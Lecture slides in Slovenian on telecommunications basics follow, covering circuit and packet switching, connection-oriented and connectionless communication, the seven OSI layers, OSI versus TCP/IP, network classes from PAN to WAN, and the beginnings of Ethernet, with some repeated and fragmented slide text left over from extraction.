


# Multipleksiranje pri različ. komutacijah

## ■ Tokokrogovna



## ■ Paketna



- belo označene površine: trenutno neizrabljena pasovna širina



# Značilnosti različnih posredovanj

	<b>Tokokrogovno posredovanje</b>	<b>Paketno posredovanje</b>
<b>Prednosti</b>	<ul style="list-style-type: none"><li>■ stalno zagotovljeni viri v omrežju</li><li>■ ni medsebojnega vpliva povezav</li><li>■ predvidljive zakasnitve, majhno potresavanje zakasnitve</li><li>■ kakovost</li></ul>	<ul style="list-style-type: none"><li>■ možnost statističnega multipleksiranja</li><li>■ možnost podpore izbruhom prometa</li><li>■ omejitve oddaje sporočil postavlja omrežje (netokokrogovna povezava)</li></ul>
<b>Slabosti</b>	<ul style="list-style-type: none"><li>■ lahko slabša izkoriščenost virov v omrežju (odvisno od tipa prometa)</li><li>■ nujno je vzpostavljanje povezav</li></ul>	<ul style="list-style-type: none"><li>■ zakasnitve pri prenosu niso nujno predvidljive</li><li>■ v nepovezavnih omrežjih večja verjetnost napak, manjša zanesljivost</li><li>■ medsebojni vpliv posameznih tokov sporočil</li><li>■ potrebna je obdelava vsakega posameznega paketa</li></ul>



# Povezavna in nepovez. usmerjenost

## ■ Povezavno usmerjene komunikacije

- vzpostavitev zveze/seje
  - izbor partnerja oziroma končne naprave, ugotavljanje pripravljenosti končne naprave, preverjanje virov omrežja in njihovo zaseženje ter vzpostavitev povezave,
- prenos podatkov
  - transparentna izmenjava podatkov
- sprostitev zveze
  - sprostitev uporabljenih naprav in prenosnih kanalov.

## ■ Nepovezavno usmerjene komunikacije

- terminali oddajajo pakete brez poprejšnje vzpostavitve zveze/seje s ciljnim terminalom, tudi sprostitve zveze ni
- obstoji samo faza prenosa podatkov
- podatkovni paketi vsebujejo izvorni in ciljni naslov



# Značilnosti različ. tipov povezavnosti

	Povezavno	Nepovezavno
Prednosti	<ul style="list-style-type: none"><li>■ možna večja zanesljivost prenosa, odprava napak</li><li>■ možnost nadzora pretoka količine sporočil, preprečevanje zasičenja</li></ul>	<ul style="list-style-type: none"><li>■ enostavnost</li></ul>
Slabosti	<ul style="list-style-type: none"><li>■ potrebujemo signalizacijo</li><li>■ protokoli/omrežja so kompleksnejša</li></ul>	<ul style="list-style-type: none"><li>■ nezmožnost zanesljivega prenosa, zagotavljanja vrstnega reda prenesenih sporočil</li></ul>




# Relacija povezavnost - komutacija

- Tokokrogovna omrežja so vedno povezavno usmerjena
  - povezavnost zagotavlja/vsiljuje že sam fizični tokokrog
- Paketna omrežja/povezave so lahko povezavno ali nepovezavno usmerjena
  - (ne)povezavnost je odvisna od uporabljenih komunikacijskih protokolov

		Komutacija	
		Tokokrogovna	Paketna
Povezavnost	Povezavno	ISDN, PSTN, SDH	ATM, MPLS
	Nepovezavno	/	Ethernet, IP




# Umestitev tehnologij






# Primerjava prenosnih tehnik


## Synchronous Transfer Mode



## Packet Transfer Mode



## Asynchronous Transfer Mode - ATM





## OSI referenčni model in primeri



## Komunikacijski skladi

- **Nivojski modeli**
  - interoperabilnost
  - neodvisnost slojev
  - transparentne storitve
  - komunikacijski vmesnik in pristopne točke
- **Protokol**
  - nabor pravil in postopkov, ki določa načine komunikacije med/v nivojih
  - navidezne horizontalne povezave
  - prenos podatkov poteka vertikalno
  - protokoli so standardizirani
  - implementacija je poljubna
- **OSI**
  - Referenčni model
- **Praktični modeli**
  - na primer: protokolni sklad TCP/IP



## OSI Referenčni model

- Aplikacijski (L7)

Layer 7 - Application

User Application Process and Management Functions

- Predstavitveni (L6)

Layer 6- Presentation

Data Interpretation, Format and Code Transformation

- Sejni (L5)

Layer 5 - Session

Administers and Controls Sessions Between Two Applications

- Transportni (L4)

Layer 4 - Transport

Transparent Data Transfer, End-to-End Control, Mapping, Multiplexing

- Omrežni (L3)

Layer 3 - Network

Routing, Switching, Segmenting, Blocking, Error Recovery, Flow Control

- Podatkovni (L2)

Layer 2 - Data Link

Establishes Data Links, Releases Links, Error and Flow Control

- Fizični (L1)

Layer 1 - Physical

Electrical, Mechanical, Functional Control of Data Circuits



## OSI referenčni model – L1

Layer 7 - Application

User Application Process and Management Functions

Layer 6- Presentation

Data Interpretation, Format and Code Transformation

Layer 5 - Session

Administers and Controls Sessions Between Two Applications

Layer 4 - Transport

Transparent Data Transfer, End-to-End Control, Mapping, Multiplexing

Layer 3 - Network

Routing, Blocking

Layer 2 - Data Link

Establishes

Layer 1 - Physical

Electrical, Mechanical, Functional Control of Data Circuits

- Fizični sloj

- Najnižji sloj (sloj 1) v OSI modelu je fizični sloj. Fizični sloj je odgovoren za vzpostavitev, vzdrževanje in rušenje fizičnega tokokroga med končno podatkovno opremo in opremo za zaključevanje podatkovnih vodov. Za fizični sloj je bilo napisanih in objavljenih mnogo standardov, med njimi sta tudi RS-232 in V.24.



## OSI referenčni model – L2

### Layer 7 - Application

User Application Process and Management Functions

### Layer 6- Presentation

Data Interpretation, Format and Code Transformation

### Layer 5 - Session

Administers and Controls Sessions Between Two Applications

### Layer 4 - Transport

Transparent Data Transfer, End-to-End Control

### Layer 3 - Network

Routing, Forwarding, Packet Labeling, Congestion Control, Traffic Control, Quality of Service, Packet Scheduling, Packet Scheduling, Packet Scheduling

### Layer 2 - Data Link

Establishes Data Links, Releases Links, Error and Flow Control

### Layer 1 - Physical

Electrical, Mechanical, Functional Control of Data Circuits

## Layer 2 - Data Link

Establishes Data Links, Releases Links, Error and Flow Control

### ■ Sloj podatkovne povezave

- Ta sloj v OSI modelu je sloj podatkovne povezave. Odgovoren je za varen in uspešen prenos podatkov preko kanala. Sinhronizira pretok podatkov iz fizičnega sloja in skrbi za identiteto bitov. Ena izmed najpomembnejših funkcij tega sloja je, da ugotavlja

napake, kot so izgube, podvajanje ali spremembe podatkov, ter jih skuša popraviti.



## OSI referenčni model – L3

### Layer 7 - Application

User Application Process and Management Functions

### Layer 6- Presentation

Data Interpretation, Format and Code Transformation

### Layer 5 - Session

Administers and Controls Sessions Between Two Applications

### Layer 4 - Transport

Transparent Data Transfer, End-to-End Control

### Layer 3 - Network

Routing, Forwarding, Packet Labeling, Congestion Control, Traffic Control, Quality of Service, Packet Scheduling, Packet Scheduling, Packet Scheduling

### Layer 2 - Data Link

Establishes Data Links, Releases Links, Error and Flow Control

### Layer 1 - Physical

Electrical, Mechanical, Functional Control of Data Circuits

## Layer 3 - Network

Routing, Switching, Segmenting, Blocking, Error Recovery, Flow Control

### ■ Omrežni sloj

- Vsebuje znanje o omrežjih, ki mu dovoljuje vzpostavljanje poti po različnih vodih za dostavo paketa podatkov do končnega vozlišča. Ta sloj poskrbi tudi za vmesnik med DTE in paketno komutiranim omrežjem in/ali za vmesnik med

dvema DTE omrežjema, povezanima preko paketno komutiranega omrežja. Določa tudi usmerjanje in komunikacijo med omrežji, odgovoren pa je tudi za odpravljanje in preprečevanje zamašitev.



## OSI referenčni model – L4




### ■ Transportni sloj

- Poskrbi za vmesnik med podatkovnim komunikacijskim omrežjem in med zgornjimi tremi sloji OSI modela. Ta sloj, kjer je to primerno, preoblikuje

uporabniška sporočila v okvirje ali pakete. Ta sloj je, v primeru da podatkovni okvirji ne prispejo do sprejemnega konca, odgovoren za ponovno pošiljanje teh okvirjev. Transportni sloj je dolžan zagotavljati neoporečna sporočila brez napak slojem nad njim.



## OSI referenčni model – L5



### ■ Sejni sloj

- Odgovoren je za uporabniški vmesnik do storitev L4. Vsebuje urejene metode izmenjevanja podatkov med uporabniki.

Omogoča izbiro tipa sinhronizacije in nadzora, kot so alternirajoči dvosmerni dialog in simultani dvosmerni dialog; sinhronizacijske točke za vmesno preverjanje in obnovev prenosa datotek ob napaki; predčasna prekinitvev in ponovni zagon; in običajen ter pospešen pretok podatkov. Vzpostavlja in izpogaja začetek seje.



## OSI referenčni model – L6

### Layer 7 - Application

User Application Process and Management Functions

#### ■ Predstavitveni sloj

- Odgovoren je za sintakso oz.

Layer

Data

Link

### Layer 6- Presentation

Data Interpretation, Format and Code Transformation

Layer

Admin

Be

### Layer 4 - Transport

Transparent Data Transfer, End-to-End Control, Mapping, Multiplexing

### Layer 3 - Network

Routing, Switching, Segmenting, Blocking, Error Recovery, Flow Control

### Layer 2 - Data Link

Establishes Data Links, Releases Links, Error and Flow Control

### Layer 1 - Physical

Electrical, Mechanical, Functional Control of Data Circuits

predstavitvev podatkov. Sprejema tipe podatkov (character, integer) iz aplikacijskega sloja in se nato odloča, skupaj z njegovim usklajevalnim slojem, kot je npr. ASCII itd., za sintakšno reprezentacijo. Preprosteje povedano, ta stopnja je zadolžena in odgovorna za formatiranje oziroma oblikovanje podatkov.



## OSI referenčni model – L7

### Layer 7 - Application

User Application Process and Management Functions

#### ■ Aplikacijski sloj

Layer

Data

Link

### Layer 7 - Application

User Application Process and Management Functions

Layer

Admin

Be

### Layer 5 - Session

Administers and Controls Sessions Between Two Applications

### Layer 4 - Transport

Transparent Data Transfer, End-to-End Control, Mapping, Multiplexing

### Layer 3 - Network

Routing, Switching, Segmenting, Blocking, Error Recovery, Flow Control

### Layer 2 - Data Link

Establishes Data Links, Releases Links, Error and Flow Control


### Layer 1 - Physical

Electrical, Mechanical, Functional Control of Data Circuits


- Podpira aplikacijske procese končnega uporabnika in se ukvarja s semantiko podatkov. Skrbi tudi za to, da storitveni elementi dokončajo ter zaključijo aplikacijske procese, kot so izmenjava finančnih podatkov, zmenjava poslovnih podatkov, upravljanje z delom ipd.



## OSI RM – vertikalna komunikacija





## OSI Referenčni model






## OSI RM – sestavljanje PDU

- OSI referenčni model sam po sebi ne predstavlja standarda temveč okvir, v katerem se sprejemajo standardi




## Potek komunikacije






## Primerjava OSI in TCP/IP modela

- OSI sklad je bolj sistematičen in konceptualen
- Plasti sklada IP niso strogo definirane in ločene med seboj
- OSI sklad je zgolj referenčni model in nikoli ni v celoti "zaživel"



## IP protokolni sklad





# Lokalna omrežja Tehnologija Ethernet

---




## Kazalo

---


- Lokalna omrežja
- Tehnologija Ethernet



# Sodobni komunikacijski sistemi




# Operatersko omrežje – Internet







## Internet

- **Zelo veliko število končnih odjemalcev**
  - osebni računalniki, delovne postaje, pametni mobilni telefoni
- **Različne komunikacijske povezave**
  - optika, baker, brezžični in mobilni, satelitske...
- **Usmerjevalniki**
  - usmerjajo in posredujejo pakete
- **Internet je "omrežje omrežij"**
  - omrežja, ki so med seboj povezana



## Klasifikacija omrežij IP

- **Glede na doseg pokrivanja**
  - osebno omrežje
    - PAN – Personal Area Network
  - lokalno omrežje
    - LAN – Local Area Network
  - omrežje v kampusu
    - CAN – Campus Area Network
  - mestno omrežje
    - MAN – Metropolitan Area Network
  - prostrano omrežje
    - WAN – Wide Area Network



- **Omrežja PAN in LAN – domača omrežja**
- **Omrežja PAN, LAN, CAN – omrežja v poslovnih okoljih**
- **Omrežja MAN in WAN – operaterska omrežja**


Vir: <http://en.wikipedia.org/wiki/Internet>



## Lokalna omrežja – LAN

### ■ Osnovni elementi omrežja

- terminalna oprema
  - osebni računalniki delovne postaje
- strežniki, omrežni tiskalniki
- omrežna oprema
  - stikala, usmerjevalniki, požarni zidovi, brezžične dostopovne točke



### ■ Komunikacijske povezave med elementi omrežja

- optične, bakrene, brezžične
- “de-facto” standard predstavlja tehnologiji Ethernet

### ■ Namen omrežja – zagotavljanje omrežnih storitev

- prenos datotek – protokol FTP (angl. File Transfer Protocol)
- prenos elektronske pošte – SMTP (angl. Simple Mail Transfer Protocol)
- spletne storitve – HTTP (angl. HyperText Transfer Protocol)
- upravljanje naprav – SNMP (angl. Simple Network Manage Protocol)



## Tehnologija Ethernet



## Začetki Ethernet

- **Ethernet = Ether + Net**



- 1973!

- **Xerox PARC**

- Robert Metcalfe

- **Izhodišča pri razvoju**

- deluje po principu "plug and play"
- poceni in preprosto povezovanje računalnikov v omrežjih LAN
- skupen prenosni medij – koaksialni kabe'
  - osnova za prenos – protokol CSMA/CD



XEROX



## Razvoj Ethernet-a

